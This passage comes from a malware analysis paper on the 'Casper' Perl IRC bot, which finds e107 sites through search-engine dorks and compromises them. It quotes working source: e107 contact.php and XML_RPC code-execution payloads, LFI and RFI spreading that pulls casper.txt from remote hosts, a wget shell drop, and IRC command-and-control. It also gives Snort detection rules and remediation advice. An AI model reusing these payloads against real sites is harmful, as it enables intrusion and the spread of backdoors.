The variables of $e107cmdsp and $e107cmdsp2 contain the commands needed to pull casper.txt down on to a target server and further spread the infection. There is an item to note inside $e107cmdsp, the script iso.txt is executed with a new IRC server. This server is only used here, iso.txt is also executed by casper.txt but it connects it to a different IRC server. Scan.txt has it's own IRC configuration section this uses the same server and channel as the other scripts collected.

```
32  ##[ KONFIGURASI IRC ]##
33  my @servers = ("irc.shell2k.com");
34  my @nickcrs =
("q","w","r","t","y","p","s","d","g","h","j","k","l","z","x","v","b","n","m","e","y","u",
"i","o","a");
35  my %bot     = (
36    nick    =>
$nickcrs[rand(scalar(@nickcrs))].int(rand(10)).int(rand(10)).int(rand(10)).int(rand(10)),
37    ident   => $nickcrs[rand(scalar(@nickcrs))].
$nickcrs[rand(scalar(@nickcrs))],
38    chan    => ["#megaturks"],
39    server  => $servers[rand(scalar(@servers))],
40    port    => "6667",
41    passerv => ""
42  );
```

There is also a local configuration section.

```
60  ##[ KONFIGURASI LOCAL ]##
61  my $lfitest  = "../../../../../../../../../../../../../../../../../proc/self/environ
%00";
62  my $lfiid2   = bukasitus($Ckrid2);
63  my $lfisprd  = bukasitus($spread);
64  my $lfisprd2 = bukasitus($spread2);
65  my $e107sprd = "include('".$spread."')";
66  my $e107sprd2= "passthru('".$e107cmdsp."');exec('".$e107cmdsp."');system('".
$e107cmdsp."');shell_exec('".$e107cmdsp."');";
67  my $e107sprd3= "passthru('".$e107cmdsp2."');exec('".$e107cmdsp2."');system('".
$e107cmdsp2."');shell_exec('".$e107cmdsp2."');";
68  my $cmdlfiu  = "";
69  my $cmdrfiu  = "";
70  my $cmdxmlu  = "";
71  my $sqltest  = "'";
72  my $lfiUA    = "";
```

A section for control of the behavior of the bot and more variables for the bot.

```
82  ##[ KONFIGURASI BOT ]##
83  my %conf = (
```

```
84    showsite => 0,
85    showdbse => 0,
86    linez    => 3,
87    sleepz   => 3,
88    rfipid   => 50,
89    rficnt   => 100,
90    rficnt2  => 200,
91    timeout  => 15,
92  );

105  ##[ INISIALISASI VARIABEL ]##
106  my $chanx    = "#megaturks"; #2nd Channel to show the results of vurnerable
site
107  my $dbgchan  = "#megaturks"; #For debugging purposes (Optional)
108  my @chans    = ($bot{chan});
109  my @badbugz  = ("scan","bug"); #Bad bugs to cancel scanning
110  my @baddorkz = ("dork"); #Bad dorks to cancel scanning
111  my @badlinkz =
("access*log","accesslog","awstats","error.log","wwwstats","google.com","yahoo.com");
#Bad links to exclude
112  my $keluar   = 0;
113  my $sock;
```

The main execution is maintained by a while loop, and will not start if the banner of the bot does not contain “Casper”, the reasoning of this is unknown. It could be an attempt to prevent others from trying to alter the script and use it as their own. The word “keluar” is Indonesian and translates to “exit”.

```
115  ##[ PROGRAM UTAMA ]##
116  if (fork() == 0) {
117    while ($keluar != 1) { if($aboutbot =~ /Casper/){irc_connect();} }
118    die("KeLuaR!");
119  }
```

After the server has connected to the IRC server using it's own connection code it goes in to a while loop reading the socket for commands.

```
137    while ( $baris = <$sock> ) {
```

The next section of code is for parsing the commands coming in over the socket.

```
141      my $com;
142      my $me = $bot{nick};
143      my ($fcom,$dteks,@teks) = split(/\s+:/,$baris);
144      my ($duhost,$dcom,$dtarget) = split(/ /,$fcom);
145      my ($dnick,$dhost) = split(/!/,$duhost);
```

The split command on line 143 is looking for a space or multiple spaces followed by a colon and assigns them in order to the variables listed. Line 144 then splits $fcom by spaces assigns them to three more variables. Then the first variable from line 144 is split again by exclamation points and assigned to two more variables. All of it commands received are parsed by this code and is passed to the exploitation subroutines further down.

Line 160 is the start of the first exploitation attempt using a subroutine called

crsql_scanz, line 450 splits the variables coming into the subroutine.

```
160 crsql_scanz("#crack","contact.php","e107",$hb,3,2);

449  sub crsql_scanz {
   450    my ($to,$bug,$dork,$sb,$type,$autodom) = @_;
```

The execution will continue on line 483 when the condition on $autodom is matched. A foreach loop will step through each of the values of @domini which is from another subroutine called SiteDomains that returns a list of country code domains such as ru, ch, ca and uk. Then the condition on $type is matched on line 500, and reports in to the IRC channel #crack that it's executing an automatic scan and exploitation.

```
483 elsif($autodom == 2){
484 foreach my $Domains(@domini){
485 if ($type == 1){
486 my $badbug  = cek_bug($bug);
487 if ($badbug == 1)  { irc_msg($to,"BuGnya JeLek! ScaNNinG DiCanCeL"); return; }
488 }

500    if ($type == 3){
501    irc_msg($to,$colz{1}."Auto Domain e107 ScaN & ExpLoiT DiMuLai! ".
$conf{rfipid}."/PID ID: $sb".$colz{2});
502    crsql_cari($to,$bug,"*.".$Domains." ".$dork,$sb,3);
503    }
```

The scanning is preformed by the crsql_cari subroutine, it uses multiple search engines including Yahoo, Google and 14 others. Following the execution we are able to discover what the search string is. To try and follow what exactly is going on the values currently assigned to the variables on line 711 are;

```
            $channel = #crack
            $bug     = contact.php
            $dork    = "*.ru e107" – The .ru is replaced by the next
item in the list of domains to search.
            $nf      =  This appears to be a counter, its started on
line138 as $hb ++ and is passed down.
            $type    = 3

710  sub crsql_cari {
   711    my ($chan,$bug,$dork,$nf,$type) = @_;
   712    my @engz;
   713    my $key = $dork;
   714    $dork = urlen($key);
   715    $engz[0]  = fork(); if ($engz[0]  == 0)
{ crsql_engine("google","Google",$chan,$bug,$dork,$nf,$type); exi
t; }
```

The function urlen is used to clean up the $dork and make the special characters work with search engines.

```
1907  sub urlen {
1908    my $str = $_[0];
1909    #$str =~ s/\+/\%2B/g;
1910    $str =~ s/ /\+/g;
```

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```
1911    $str =~ s/@/\%40/g;
1912    $str =~ s/\//\%2F/g;
1913    $str =~ s/&/\%26/g;
1914    $str =~ s/\"/\%22/g;
1915    $str =~ s/,/\%2C/g;
1916    $str =~ s/\\/\%5C/g;
1917    $str =~ s/:/\%3A/g;
1918    $str =~ s/\[/\%5B/g;
1919    $str =~ s/\]/\%5D/g;
1920    $str =~ s/\?/\%3F/g;
1921    $str =~ s/\=/\%3D/g;
1922    $str =~ s/\|/\%7C/g;
1923    return $str;
1924  }
```

```
734  sub crsql_engine {
   735      my ($f,$se,$chan,$bug,$dork,$ef,$type) = @_;
   736      my @hc;
   737      if    ($f eq "google"   ) { @hc = se_google($chan,$dork,$ef); }
```

Now we have the following values;

```
$f    = google
$se   = Google
$chan = #crack
$bug  = contact.php
$dork = "*.ru+e107"
```

The subroutine se_google is called with "#crack", "*.ru+e107", and the counter that has been passed down.

```
796  ##[ GOOGLE ]##
   797  sub se_google {
   798    my ($chan,$key,$nf) = @_;
   799    my @daftar;
   800    my $num = 50; my $max = 5000; my $p = 0;
   801    #my $url = "http://localhost/search/google.co.id.htm";
   802    my $url = "http://www.google.com/search?num=".$num."&q=".$key."&start=".
$p."&sa=N";
   803    my $murl = "http://www.google.com";
   804    my $nxurl;
   805    my $q = bukasitus($url);
   806    if ( $q !~ /2010 Google/ ) { msge($chan,"Google","Baned!!");
msge($chan,"Google bypas:",$bypass."key=".$key); @daftar = se_gbypass($chan,$key,$nf); }
   807    if ( $q =~ /dari sekitar <b>(.+?)<\/b>/ ) {
   808      my $h = $1; $h =~ s/,//g; msgt($chan,"Google","$h");
   809    }
   810    if ( $q =~ /class=b><a href=\"(.*?)\">/ ) {
   811        my $nxurl = $1; if ($conf{showdbse} == 1)
{msgn($dbgchan,"Google","$nxurl");}
   812    }
   813    while ( $q =~ m/<h3 class=r><a href=\"http:\/\/(.*?)\"/g ) { push
(@daftar, $1); }
   814    for ($p=50;$p<=$max;$p+=$num) {
   815      $nxurl = "http://www.google.co.id/search?num=".$num."&hl=id&q=".
$key."&start=".$p."&sa=N";
   816      $q = bukasitus($nxurl);
   817      while ( $q =~ m/<h3 class=r><a href=\"http:\/\/(.*?)\"/g ) {  push
(@daftar, $1);  }
   818      if ( $q !~ /<h3 class=r><a href=\"http:\/\/(.*?)\"/ ) { return
@daftar;  }
   819    }
   820    return @daftar;
   821  }
```

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The string $url that will be passed to Google is constructed on line 802, with the values we have now it will look like the following;

http://www.google.com/search?num=50&q=*.ru+e107&start=0&sa=N

This is done using the subroutine bakasitus on line 805. Next it is sending back the number of results from on line 807, the rest of the code is dedicated to pulling URL's out of the HTML returned to $q and pushing them into the @daftar array.

```
1759  sub bukasitus {
1760    my $url = $_[0];
1761    my $request = HTTP::Request->new(GET => $url);
1762    my $ua  = LWP::UserAgent->new;
1763    $ua->timeout($conf{timeout});
1764    $ua->agent('Casper Bot Search');
1765    my $response = $ua->request($request);
1766    if ($response->is_success) { return $response->content; }
1767    else { return $response->status_line; }
1768  }
```

There is also an attempt to deal with Google banning the IP from launching searches.

```
822  ##[ GOOGLE BYPASS ]##
823  sub se_gbypass {
824    my ($chan,$key,$nf) = @_;
825    my @daftar;
826    my $num = 50; my $max = 1000; my $p = 0;
827    my $url = $bypass."?key=".$key."&max=".$max;
828    my $nxurl;
829    my $q = bukasitus($url);
830    while ( $q =~ m/<h3 class=r><a href=\"http:\/\/(.*?)\"/g ) {  push
(@daftar, $1);  }
831    return @daftar;
832  }
```

The search results are returned to @hc by se_google and a unique list is created on line 755 in the crsql_engine subroutine. This is reported back to the IRC channel on line 756, written to disk on line 760 and then the subroutine crsql_eksploit is called on line 761.

```
737      if    ($f eq "google"   ) { @hc = se_google($chan,$dork,$ef); }

755      my @cl = lnk_sortir(@hc);
756      msgr($chan,$se,scalar(@hc),scalar(@cl));

760        foreach my $e (@cl) { f_simpan($ef2,$e); }
761        crsql_eksploit($chan,$bug,$dork,$ef2,$se,$type);
```

The subroutine crsql_exploit takes the list that was written to disk previously and sorts, cleans and ensures the entries in the list are unique.

```
626    unless (open(FILEZ,"< $tf")) { msge($chan,"FILE","Ga BiSa BuKa $tf!");
```

```
return; }
        627     while (my $r = <FILEZ>) { $r =~ s/\n//g; push(@semuatarget,$r); }
        628     close(FILEZ);
        629     f_hapus($tf);
        630     my @kotor = lnk_sortir(@semuatarget);
        631     my @target = lnk_filter(@kotor);
```

The final array @target is used in a foreach loop with the Perl fork function in an attempt to exploit the sites collected. It uses the bukasituscre107 subroutine to check the if the site is vulnerable.

```
        }elsif ($type == 3){
                $q = bukasituscre107("http://".$situs.$bug,"uname -a");
        }

        1793  sub bukasituscre107 {
        1794          my $inc  = $_[0];
        1795          my $crMe = $_[1];
        1796
        1797          $crMe = "echo('casper ');passthru('".$crMe."');echo(' kae')";
        1798          my $ua = LWP::UserAgent->new or die;
        1799          $ua->agent('Casper Bot Search');
        1800          $ua->timeout($conf{timeout});
        1801
        1802          my $req = HTTP::Request->new(POST => $inc);
        1803          $req->content_type('application/x-www-form-urlencoded');
        1804          $req->content("send-contactus=1&author_name=%5Bphp%5D" .$crMe.
"%3Bdie%28%29%3B%5B%2Fphp%5D");
        1805
        1806          my $res = $ua->request($req);
        1807          print $inc;
        1808          if($res->is_success) {
        1809                  return $res->content;
        1810          } else {
        1811                  return $res->status_line;
        1812          }
        1813  }
```

Line 1799 has the user agent the Emerging Threat signatures were created for. The actual exploit attempt is constructed on line 1804, this uses the e107 code execution vulnerability from http://www.exploit-db.com/exploits/12715/. The authors_name field is used as the target on the contact.php page. It attempts initially to execute “uname -a” to return kernel information surrounded by “casper” and “kae”.

The results placed in to the $q variable and a if block is used to examine and report the results back to the the IRC channel. It reports back the presents of SQL, XML and the e107 content management system. Now using the local system as the host, the script attempts to execute the casper.txt, iso.txt and scan.txt scripts on the target.

```
        662          bukasituscre107spred("http://".$situs.$bug,$e107sprd3);
        663          bukasituscre107spred("http://".$situs.$bug,$e107sprd2);
        664          bukasituscre107spred("http://".$situs.$bug,$e107sprd);

        65  my $e107sprd = "include('".$spread."')";
        66  my $e107sprd2= "passthru('".$e107cmdsp."');exec('".$e107cmdsp."');system('".
$e107cmdsp."');shell_exec('".$e107cmdsp."');";
        67  my $e107sprd3= "passthru('".$e107cmdsp2."');exec('".$e107cmdsp2."');system('".
```

```
$e107cmdsp2."');shell_exec('".$e107cmdsp2."');";

        1814  sub bukasituscre107spred {
        1815          my $inc  = $_[0];
        1816          my $crMe = $_[1];
        1817          my $ua = LWP::UserAgent->new or die;
        1818          $ua->agent('Casper Bot Search');
        1819          $ua->timeout($conf{timeout});
        1820
        1821          my $req = HTTP::Request->new(POST => $inc);
        1822          $req->content_type('application/x-www-form-urlencoded');
        1823          $req->content("send-contactus=1&author_name=%5Bphp%5D" .$crMe.
"%3Bdie%28%29%3B%5B%2Fphp%5D");
        1824
        1825          my $res = $ua->request($req);
        1826          print $inc;
        1827          if($res->is_success) {
        1828                  return $res->content;
        1829          } else {
        1830                  return $res->status_line;
        1831          }
        1832  }
```

Next the subroutine bukasituscrxml is executed.

```
        bukasituscrxml("http://".$situs.$bug,$e107cmdsp2);
        bukasituscrxml("http://".$situs.$bug,$e107cmdsp);

        1778  sub bukasituscrxml {
        1779    my $url  = $_[0];
        1780    my $crMa = $_[1];
        1781    my $exploit;
        1782    my $ua  = LWP::UserAgent->new;
        1783    $ua->timeout($conf{timeout});
        1784    $ua->agent('Casper Bot Search');
        1785          $exploit  = "<?xml version=\"1.0\"?><methodCall>";
        1786          $exploit .= "<methodName>test.method</methodName>";
        1787          $exploit .= "<params><param><value><name>',''));";
        1788          $exploit .= "echo'casper';echo`".
$crMa."`;echo'kae';exit;/*</name></value></param></params></methodCall>";
        1789    my $response = $ua->request(POST $url,Content_Type => 'text/xml',Content
=> $exploit);
        1790    if ($response->is_success) { return $response->content; }
        1791    else { return $response->status_line; }
        1792  }
```

This again attempts to download and execute the iso.txt and scan.txt scripts locally hosted, but using XML. This uses an eval injection vulnerability in PEAR XML_RPC 1.30 (Bercegay, 2007). An example of the exploit can be found here http://www.gulftech.org/advisories/PHPXMLRPC%20Remote%20Code%20Execution/81. This exploit was published in 2005, and was patched shortly after. The purpose of this is unknown, it could be old code left over from a previous script.

This path through scan.txt does not use all of the available code, much of the code is used for command and control. Specifically for receiving commands and reporting back system information.

The subroutine crsql_eksploit also has the ability to also check for any possible SQL vulnerabilities on a target and will also report them back.

```
645          if ($type == 1){
646                  $q = bukasitus("http://".$situs.$bug.$sqltest);
647          } elsif ($type == 2){

652          if ($q =~ /sql syntax/)
653          elsif ($q =~ /sql error/)
654          elsif ($q =~ /right syntax to use near/)
655          elsif ($q =~ /syntax error converting/)
656          elsif ($q =~ /unclosed quotation/)
```

The remaining functionality to examine are the RFI and LFI attack methods.

```
224 elsif (($com =~ /^cmdlfi\s+(.+?[=])\s+(.*)/)) { irc_msg($dtarget,"Cek target
".$dnick.".!"); cmd_lfi($dtarget,$1,$2); }

61  my $lfitest  = "../../../../../../../../../../../../../../../../../../../proc/self/environ
%00";

1567  sub cmd_lfi {
1568    my ($too,$situs,$cmduser) = @_;
1569    $cmdlfiu = $cmduser;
1570    my $qlfi = bukasituslficmd($situs.$lfitest);
1571    if ($qlfi =~ /HTTP_USER_AGENT/){
1572          irc_msg($too,"[CMDLFI][".$cmduser."] sudah dilaksanakan");
1573
1574    }
1575    else { irc_msg($too,"target LFI ga vurnerable!"); }
1576    bukasituslfisprd($situs.$lfitest);bukasituslfisprd2($situs.$lfitest);
1577  }
```

Line 1570 sends a test LFI to the target host and the success is reported back in the following if block, lines 1571-1574. Regardless of the success of the test an attempt is made against the target on line 1576, bukasituslfisprd and bukasituslfisprd2.

```
1860  sub bukasituslfisprd {
1861      my $url = $_[0];
1862      my $agent = $lfisprd;
1863      my $ua = LWP::UserAgent->new(agent => $agent);
1864      $ua->timeout($conf{timeout});
1865      my $req = HTTP::Request->new(GET => $url);
1866      my $response = $ua->request($req);
1867      return $response->content;
1868  }

1869  sub bukasituslfisprd2 {
1870      my $url = $_[0];
1871      my $agent = $lfisprd2;
1872      my $ua = LWP::UserAgent->new(agent => $agent);
1873      $ua->timeout($conf{timeout});
1874      my $req = HTTP::Request->new(GET => $url);
1875      my $response = $ua->request($req);
1876      return $response->content;
1877  }

1718    $lfisprd = bukasitus($spread);$lfisprd2 = bukasitus($spread2);

330          $spread  = $url."casper.txt?";
331          $spread2 = $url."casper2.txt?";
```

Both subroutines are the same, they will either use casper.txt or casper2.txt as the

payload for the LFI and it is contained inside the user agent. If successful it will execute casper.txt on the remote host and setup another compromised host.

```
225 elsif (($com =~ /^cmdrfi\s+(.+?[=])\s+(.*)/)) { irc_msg($dtarget,"Cek target
".$dnick.".!"); cmd_rfi($dtarget,$1,$2); }

1578  sub cmd_rfi {
1579    my ($too,$situs,$cmduser) = @_;
1580    $cmdrfiu = $cmduser;
1581    my $q = bukasitus($situs.$Ckrid2."?casper=".$cmduser);
1582    if ($q =~ /Casper_Kae/){
1583          irc_msg($too,"[CMDRFI]["].$cmduser."] sudah dilaksanakan");
1584    }
1585    else { irc_msg($too,"target RFI ga vurnerable!"); }
1586    bukasitus($situs.$spread."?");
1587  }

330          $spread  = $url."casper.txt?";

2044  sub irc_msg  { my ($to,$psn) = @_; irc_raw("PRIVMSG $to :$psn"); }

1759  sub bukasitus {
1760    my $url = $_[0];
1761    my $request = HTTP::Request->new(GET => $url);
1762    my $ua  = LWP::UserAgent->new;
1763    $ua->timeout($conf{timeout});
1764    $ua->agent('Casper Bot Search');
1765    my $response = $ua->request($request);
1766    if ($response->is_success) { return $response->content; }
1767    else { return $response->status_line; }
1768  }
```

If line 1581 is successful it will drop the control interface on to the target from the source file of sh.txt to casper.php. This is done on line 20 in Ckrid2.txt.

```
20  crshell1exec("wget ".$shellid."sh.txt -O casper.php");
```

If the test fails it will report to the IRC user contained in $too and it will attempt another exploitation on line 1586. This is done by sending a GET to the target with the casper.txt. The $url that is sent in the GET command on line 1761 will look like the following.

```
http://www.targetsite.com/e107/e107_plugins/content/handlers/content_class.php?
plugindir=http://already-compromised-host.com/e107_images/casper/casper.txt?
```

The targets for the RFI could be the ones listed on http://www.exploit-db.com/exploits/12818/, but it will work with any newer RFI vulnerability discovered.

2.6.1. Methods of detection

The previously created signatures to detect outbound traffic from web servers should be very effective at detection of activity associated with this script. Using the help section from scan.txt we are able to create signatures specifically looking for commands

being sent.

```
        1980    $hsepz."Crack RFI & LFI & XML & SQL Scanner $versi Help ",
        1981    $hlogo."scan|scan2 <bug> <dork> <E2><80><A2> Memulai scanner | scanner &
Eksploit RFI & LFI & XML & SQL ",
        1982    $hcspr."scan <bug> <dork> <E2><80><A2> Memulai scanner & Eksploit RFI &
LFI ",
        1983    $hcspr."xml <bug> <dork> <E2><80><A2> Memulai scanner & Eksploit XML ",
        1984    $hcspr."e107 <bug> <dork> <E2><80><A2> Memulai scanner & Eksploit e107 RCE
",
        1985    $hcspr."sql <bug> <dork> <E2><80><A2> Memulai scanner & Eksploit SQL ",
        1986    $hcspr."sqli -h <E2><80><A2> Melihat bantuan scemafuze SQL ",
        1987    $hlogo."milw0rm <keywords> <E2><80><A2> Mencari daftar bug di milw0rm ",
        1988    $hlogo."cmdlfi <LFI target> <comand> <E2><80><A2> execute target LFI ",
        1989    $hlogo."cmdrfi <RFI target> <comand> <E2><80><A2> execute target RFI ",
        1990    $hlogo."cmdxml <XML target> <comand> <E2><80><A2> execute target XML ",
        1991    $hlogo."cmde107 <XML target> <comand> <E2><80><A2> execute target e107 RCE
",
        1992    $hlogo."ip <ip> <E2><80><A2> cek ip ",
        1993    $hlogo."zip <zip> <E2><80><A2> cek zip/post code ",
        1994    $hlogo."text[enc/dec] <text> <E2><80><A2> encrypt/decrypt text ",
        1995    $hlogo."respon <E2><80><A2> Cek Respon & Injector RFI & User Agent LFI ",
        1996    $hlogo."urlen|urlde <teks> <E2><80><A2> Encoder/Decoder URL ",
        1997    $hlogo."cek <target> <E2><80><A2> Cek RFI & LFI & XML & SQL target ",
        1998    $hlogo."info <E2><80><A2> Informasi bot ",
        1999    $hlogo."auth <password> <E2><80><A2> Login ke bot ",

        40    port    => "6667",
```

We also know in this case that the commands will be sent on the standard IRC port of 6667, sample signatures are below. This port could be changed by the author, but this sample uses the default port.

```
        alert tcp $HOME_NET any -> $EXTERNAL_NET 6667 (msg:"Casper command and control
traffic"; flow:to_server,established; content:"sqli "; nocase; pcre:"/^\s*sqli/smi";
metadata:policy classtype:trojan-activity; sid:xxxxxxx; rev:xx;)


        alert tcp $HOME_NET any -> $EXTERNAL_NET 6667 (msg:"Casper command and control
traffic"; flow:to_server,established; content:"cek "; nocase; pcre:"/^\s*cek/smi";
metadata:policy classtype:trojan-activity; sid:xxxxxxx; rev:xx;)
```

There are three additional help sections that could be used to create even more signatures if needed. The specific signatures that could be created from the information in the help files will assist containment of the original infection.

```
        2001    my @hlp2 = (
        2002    $hsepz."User Commands: ",
        2003    $hlogo."joomla <bug> <dork> <E2><80><A2> Memulai scanner & Eksploit RFI &
LFI & XML & SQL Joomla ",
        2004    $hlogo."hitung <jumlah> <E2><80><A2> Mengganti hitungan proses eksploitasi
",
        2005    $hlogo."cryptz <password> <E2><80><A2> Membuat password yg terenkripsi ",
        2006    $hlogo."join|part <channel> <E2><80><A2> Join/Part channel ",
        2007    $hlogo."nick <nick> <E2><80><A2> Ganti nick bot ",
        2008    $hlogo."logout <E2><80><A2> Logout dari bot ",
        2009    );
        2010    my @hlp3 = (
        2011    $hsepz."Admin Commands: ",
        2012    $hlogo."crespon[1/2]|cshell|cspread <url> <E2><80><A2> Mengganti
respon/injector/spread/spread2 RFI ",
        2013    $hlogo."cshurl <url> <E2><80><A2> Mengganti injector
(Ckrid1.txt,Ckrid2.txt,casper.txt,casper2.txt) RFI ",
```

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```
2014    $hlogo."rfipid <perintah> <E2><80><A2> Mengganti RFI & LFI & XML & SQL PID
",
2015    $hlogo."spy <E2><80><A2> Menampilkan konfigurasi Spy ",
2016    $hlogo."spyhost <your chan> <E2><80><A2> Channel host buat spy ",
2017    $hlogo."spychan <chan> <E2><80><A2> Channel yang akan di spy ",
2018    $hlogo."spyword <regex> <E2><80><A2> Kata yg di akan spy ",
2019    $hlogo."raw <perintah> <E2><80><A2> Perintah Raw IRC ",
2020    $hlogo."cmd <perintah shell> <E2><80><A2> Mengeksekusi perintah di shell
",
2021    $hlogo."eval <kode perl> <E2><80><A2> Mengeksekusi kode perl ",
2022    $hlogo."quit <E2><80><A2> Quit dari IRC ",
2023    $hlogo."keluar <E2><80><A2> Quit dari IRC & Matikan semua proses Perl ",
2024    );
```

2.7. Bundled Applications

Collected with the sample was two open source applications, psyBNC and Eggdrop. Eggdrop can be downloaded from http://www.eggheads.org. After examination of the scripts it appears that the sample was collected before eggdrop could be configured.

PsyBNC is a IRC bouncer that can be used to maintain a connection to an IRC server and even preform encryption of the session. This application was also not configured to be used by any of the scripts, several of them had blank configuration options referring to it.

3. Conclusion

Using a simple Google search string looking for various headings inside the casper.txt and scan.txt scripts. There are nearly one thousand sites hosting a txt file with matching contents as of April 2011. Using publicly available records, in July 2010 a single web server recorded 65,579 user agents of “MaMa CaSpEr” and 25,844 with “Casper Bot Search”. User counts as of April 2011 these user agents no longer make the top 15. (Netsabes, 2010)

Network egress filtering would be extremely effective at reducing of risk associated with this attack. Removing unneeded applications, general OS hardening and using a minimal system such as a FreeBSD service jail would further reduce the risk.

Surprisingly the detection ration of the binaries and scripts was very poor. It has almost been a full year since the samples were collected, and only four of the scripts had a greater then %50 detection ratio.

The information collected during the investigation is enough to keep the

compromised host online and isolated while a full recovery is executed. While it would be possible to use the information collected to delete the dropped scripts and backdoors. Once control of a host has been lost, it should no longer be trusted. The most effective recovery would be to restore from the last known good backup to a new machine, harden and replace the compromised host.

4. References

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